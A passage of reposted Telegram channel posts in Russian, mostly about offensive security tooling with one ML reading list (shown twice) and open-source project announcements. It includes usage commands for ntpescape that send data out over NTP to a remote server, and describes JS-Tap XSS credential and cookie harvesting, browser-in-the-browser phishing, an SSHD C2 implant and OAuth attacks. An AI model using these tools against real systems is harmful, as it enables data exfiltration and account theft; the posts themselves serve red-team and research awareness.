— сервер-получатель отвечает на все отправленные клиентом пакеты так, как если бы он был настоящим NTP-сервером, отвечая реалистичными временными метками
— получатель даже имитирует собственные обновления, случайным образом выбирая Stratum-1 NTP-сервер, с которого он периодически делает вид, что "обновляется"
— все используемые данные слегка рандомизируются, чтобы имитировать реальные серверы и затруднить обнаружение пакетов с помощью IDS
Клонировать и собрать:
git clone git@github.com:evallen/ntpescape.git
make build
Запустить ресивер:
sudo ./recv
Отправить на него данные:
echo "hello, world" | ./send -d <put_server_here>:123 -tm 0 -tM 0
GitHub
GitHub - evallen/ntpescape: NTP Exfiltration Tool
NTP Exfiltration Tool. Contribute to evallen/ntpescape development by creating an account on GitHub.
Forwarded from Cybred
В 2022 году ресерчер с ником mrd0x предложил для фишинга новую технику, которую назвал BItB (browser-in-the-browser).
Она заключается в том, чтобы оставлять скомпрометированную страницу входа как есть, но хукать нажатия на кнопки входа через Google, Microsoft и других OAuth-поставщиков, и, вместо оригинальной ссылки — подсовывать iframe на свой сайт, оформляя его как pop-up окно браузера.
Техника интересная, но использовать ее получится крайне редко. В то же время TrustedSec проводили свой ресерч и столкнулись с другой проблемой — им нужно было сохранять персистенс в браузере цели, чтобы тяжелый, заинжекченный в результате эксплуатации xss, скрипт, успевал полностью выполниться.
И решили, используя наработки mrd0x, пойти дальше — использовать схожую с BItB идею, но сделать буквально браузер в браузере — открывать iframe текущей страницы так, чтобы конечный пользователь этого не заметил. Все клики и переходы, которые он сделает в дальнейшем, будут не в оригинальной вкладке, а в iframe, который мы полностью контролируем.
Это совпало с закрытием публичного XSS Hunter, и теперь они представили свой. Он использует технику, про которую я писал выше, и выжимает максимум от XSS, собирая буквально все, что только можно:
— IP-адрес клиента, OS, браузер
— Пользовательский ввод (учетные данные, etc.)
— Посещенные страницы
— Куки (без флага HttpOnly)
— Local Storage
— Session Storage
— HTML-код посещенных страниц
— Скриншоты посещенных страниц
— Копии XHR и Fetch-вызовов (с помощью monkeypatch'инга) с методами, эндпоинтами, заголовками, телами запросов и ответами
Сервис назвали JS-Tap, а найти его можно тут https://github.com/hoodoer/JS-Tap.
YouTube
Webinar - JS-Tap: Weaponizing JavaScript for Red Teamers
Application Penetration testers often create tailored weaponized JavaScript payloads to use in engagements. The ability to create these payloads that perform malicious actions in the application is often dependent upon the authenticated access provided to…
Forwarded from CyberSecurityTechnologies (-CST-)
#tools
#Offensive_security
SSHD Based implant supporting tunneling mecanisms to reach the C2 (DNS, ICMP, HTTP Encapsulation, HTTP/Socks Proxies, UDP)
https://github.com/lexfo/sshimpanzee
#Offensive_security
SSHD Based implant supporting tunneling mecanisms to reach the C2 (DNS, ICMP, HTTP Encapsulation, HTTP/Socks Proxies, UDP)
https://github.com/lexfo/sshimpanzee
Forwarded from Cybred
Благодаря устаревшему OAuth-приложению, хакеры из Midnight Blizzard получили доступ ко всей электронной почте компании, включая руководителей, сотрудников юридического отдела и специалистов по кибербезопасности.
Статья от Hadess про вредоносные OAuth-приложения, по мотивам атаки https://blog.devsecopsguides.com/malicious-use-of-oauth-applications.
Скрытые вектора https://portswigger.net/research/hidden-oauth-attack-vectors
Кликабельный чеклист для пентеста https://www.syncubes.com/oauth2_threat_model
Базовые статьи:
— OAuth 2.0 Hacking Simplified — Part 1 — Understanding Basics
— OAuth 2.0 Hacking Simplified — Part 2 — Vulnerabilities and Mitigation
— Finding and Exploiting Unintended Functionality in Main Web App APIs
👍1
Forwarded from Open Source
This media is not supported in your browser
VIEW IN TELEGRAM
MiroTalk SFU
MiroTalk SFU — это бесплатная платформа WebRTC с открытым исходным кодом для видеоконференций в реальном времени.
Он поддерживает разрешение до 4K и совместим со всеми основными браузерами и платформами.
Функции включают в себя неограниченное количество конференц-залов, потоковое вещание в прямом эфире, перевод на 133 языка, защиту хоста, защиту комнаты паролем, общий доступ к экрану, общий доступ к файлам, настраиваемые темы пользовательского интерфейса, интеграцию REST API и многое другое.
Пользователи могут присоединиться к комнате напрямую,
используя определенные ссылки или QR-код.
https://github.com/miroslavpejic85/mirotalksfu
Site: https://sfu.mirotalk.com/
Forwarded from Старший Авгур
Компиляция нескольких постов про то, что читать про ML/NLP/LLM:
Обучающие материалы🗒
- https://habr.com/ru/articles/774844/
- https://lena-voita.github.io/nlp_course.html
- https://web.stanford.edu/~jurafsky/slp3/ed3book.pdf
- https://www.youtube.com/watch?v=rmVRLeJRkl4&list=PLoROMvodv4rMFqRtEuo6SGjY4XbRIVRd4
- https://huggingface.co/docs/transformers/perf_train_gpu_one
Блоги🍿
- https://huggingface.co/blog/
- https://blog.eleuther.ai/
- https://lilianweng.github.io/
- https://oobabooga.github.io/blog/
- https://kipp.ly/
- https://mlu-explain.github.io/
- https://yaofu.notion.site/Yao-Fu-s-Blog-b536c3d6912149a395931f1e871370db
Прикладные курсы👴
- https://github.com/yandexdataschool/nlp_course
- https://github.com/DanAnastasyev/DeepNLP-Course
(Я давно не проходил вообще никакие курсы, если есть что-то новое и хорошее - пишите!)
Каналы🚫
- https://t.me/gonzo_ML
- https://t.me/izolenta_mebiusa
- https://t.me/tech_priestess
- https://t.me/rybolos_channel
- https://t.me/j_links
- https://t.me/lovedeathtransformers
- https://t.me/seeallochnaya
- https://t.me/doomgrad
- https://t.me/nadlskom
- https://t.me/dlinnlp
(Забыл добавить вас? Напишите в личку, список составлялся по тем каналам, что я сам читаю)
Чаты😁
- https://t.me/betterdatacommunity
- https://t.me/natural_language_processing
- https://t.me/LLM_RNN_RWKV
- https://t.me/ldt_chat
Основные статьи😘
- Word2Vec: Mikolov et al., Efficient Estimation of Word Representations in Vector Space https://arxiv.org/pdf/1301.3781.pdf
- FastText: Bojanowski et al., Enriching Word Vectors with Subword Information https://arxiv.org/pdf/1607.04606.pdf
- Attention: Bahdanau et al., Neural Machine Translation by Jointly Learning to Align and Translate https://arxiv.org/abs/1409.0473
- Transformers: Vaswani et al., Attention Is All You Need https://arxiv.org/abs/1706.03762
- BERT: Devlin et al., BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding https://arxiv.org/abs/1810.0480
- GPT-2, Radford et al., Language Models are Unsupervised Multitask Learners https://d4mucfpksywv.cloudfront.net/better-language-models/language_models_are_unsupervised_multitask_learners.pdf
- GPT-3, Brown et al, Language Models are Few-Shot Learners https://arxiv.org/abs/2005.14165
- LaBSE, Feng et al., Language-agnostic BERT Sentence Embedding https://arxiv.org/abs/2007.01852
- CLIP, Radford et al., Learning Transferable Visual Models From Natural Language Supervision https://arxiv.org/abs/2103.00020
- RoPE, Su et al., RoFormer: Enhanced Transformer with Rotary Position Embedding https://arxiv.org/abs/2104.09864
- LoRA, Hu et al., LoRA: Low-Rank Adaptation of Large Language Models https://arxiv.org/abs/2106.09685
- InstructGPT, Ouyang et al., Training language models to follow instructions with human feedback https://arxiv.org/abs/2203.02155
- Scaling laws, Hoffmann et al., Training Compute-Optimal Large Language Models https://arxiv.org/abs/2203.15556
- FlashAttention, Dao et al., FlashAttention: Fast and Memory-Efficient Exact Attention with IO-Awareness https://arxiv.org/abs/2205.14135
- NLLB, NLLB team, No Language Left Behind: Scaling Human-Centered Machine Translation https://arxiv.org/abs/2207.04672
- Q8, Dettmers et al., LLM.int8(): 8-bit Matrix Multiplication for Transformers at Scale https://arxiv.org/abs/2208.07339
- Self-instruct, Wang et al., Self-Instruct: Aligning Language Models with Self-Generated Instructions https://arxiv.org/abs/2212.10560
- Alpaca, Taori et al., Alpaca: A Strong, Replicable Instruction-Following Model https://crfm.stanford.edu/2023/03/13/alpaca.html
- LLaMA, Touvron, et al., LLaMA: Open and Efficient Foundation Language Models https://arxiv.org/abs/2302.13971
Обучающие материалы
- https://habr.com/ru/articles/774844/
- https://lena-voita.github.io/nlp_course.html
- https://web.stanford.edu/~jurafsky/slp3/ed3book.pdf
- https://www.youtube.com/watch?v=rmVRLeJRkl4&list=PLoROMvodv4rMFqRtEuo6SGjY4XbRIVRd4
- https://huggingface.co/docs/transformers/perf_train_gpu_one
Блоги
- https://huggingface.co/blog/
- https://blog.eleuther.ai/
- https://lilianweng.github.io/
- https://oobabooga.github.io/blog/
- https://kipp.ly/
- https://mlu-explain.github.io/
- https://yaofu.notion.site/Yao-Fu-s-Blog-b536c3d6912149a395931f1e871370db
Прикладные курсы
- https://github.com/yandexdataschool/nlp_course
- https://github.com/DanAnastasyev/DeepNLP-Course
(Я давно не проходил вообще никакие курсы, если есть что-то новое и хорошее - пишите!)
Каналы
- https://t.me/gonzo_ML
- https://t.me/izolenta_mebiusa
- https://t.me/tech_priestess
- https://t.me/rybolos_channel
- https://t.me/j_links
- https://t.me/lovedeathtransformers
- https://t.me/seeallochnaya
- https://t.me/doomgrad
- https://t.me/nadlskom
- https://t.me/dlinnlp
(Забыл добавить вас? Напишите в личку, список составлялся по тем каналам, что я сам читаю)
Чаты
- https://t.me/betterdatacommunity
- https://t.me/natural_language_processing
- https://t.me/LLM_RNN_RWKV
- https://t.me/ldt_chat
Основные статьи
- Word2Vec: Mikolov et al., Efficient Estimation of Word Representations in Vector Space https://arxiv.org/pdf/1301.3781.pdf
- FastText: Bojanowski et al., Enriching Word Vectors with Subword Information https://arxiv.org/pdf/1607.04606.pdf
- Attention: Bahdanau et al., Neural Machine Translation by Jointly Learning to Align and Translate https://arxiv.org/abs/1409.0473
- Transformers: Vaswani et al., Attention Is All You Need https://arxiv.org/abs/1706.03762
- BERT: Devlin et al., BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding https://arxiv.org/abs/1810.0480
- GPT-2, Radford et al., Language Models are Unsupervised Multitask Learners https://d4mucfpksywv.cloudfront.net/better-language-models/language_models_are_unsupervised_multitask_learners.pdf
- GPT-3, Brown et al, Language Models are Few-Shot Learners https://arxiv.org/abs/2005.14165
- LaBSE, Feng et al., Language-agnostic BERT Sentence Embedding https://arxiv.org/abs/2007.01852
- CLIP, Radford et al., Learning Transferable Visual Models From Natural Language Supervision https://arxiv.org/abs/2103.00020
- RoPE, Su et al., RoFormer: Enhanced Transformer with Rotary Position Embedding https://arxiv.org/abs/2104.09864
- LoRA, Hu et al., LoRA: Low-Rank Adaptation of Large Language Models https://arxiv.org/abs/2106.09685
- InstructGPT, Ouyang et al., Training language models to follow instructions with human feedback https://arxiv.org/abs/2203.02155
- Scaling laws, Hoffmann et al., Training Compute-Optimal Large Language Models https://arxiv.org/abs/2203.15556
- FlashAttention, Dao et al., FlashAttention: Fast and Memory-Efficient Exact Attention with IO-Awareness https://arxiv.org/abs/2205.14135
- NLLB, NLLB team, No Language Left Behind: Scaling Human-Centered Machine Translation https://arxiv.org/abs/2207.04672
- Q8, Dettmers et al., LLM.int8(): 8-bit Matrix Multiplication for Transformers at Scale https://arxiv.org/abs/2208.07339
- Self-instruct, Wang et al., Self-Instruct: Aligning Language Models with Self-Generated Instructions https://arxiv.org/abs/2212.10560
- Alpaca, Taori et al., Alpaca: A Strong, Replicable Instruction-Following Model https://crfm.stanford.edu/2023/03/13/alpaca.html
- LLaMA, Touvron, et al., LLaMA: Open and Efficient Foundation Language Models https://arxiv.org/abs/2302.13971
Please open Telegram to view this post
VIEW IN TELEGRAM
👍1
Forwarded from CyberSecurityTechnologies (-CST-)
#tools
#Offensive_security
Proactive, Open source API security:
API discovery, Testing in CI/CD, Add custom tests, Sensitive data exposure
https://github.com/akto-api-security/akto
#Offensive_security
Proactive, Open source API security:
API discovery, Testing in CI/CD, Add custom tests, Sensitive data exposure
https://github.com/akto-api-security/akto
Ну во-первых, это old-school.
Используем сервер counter strike 1.6 как command and control.
Используем сервер counter strike 1.6 как command and control.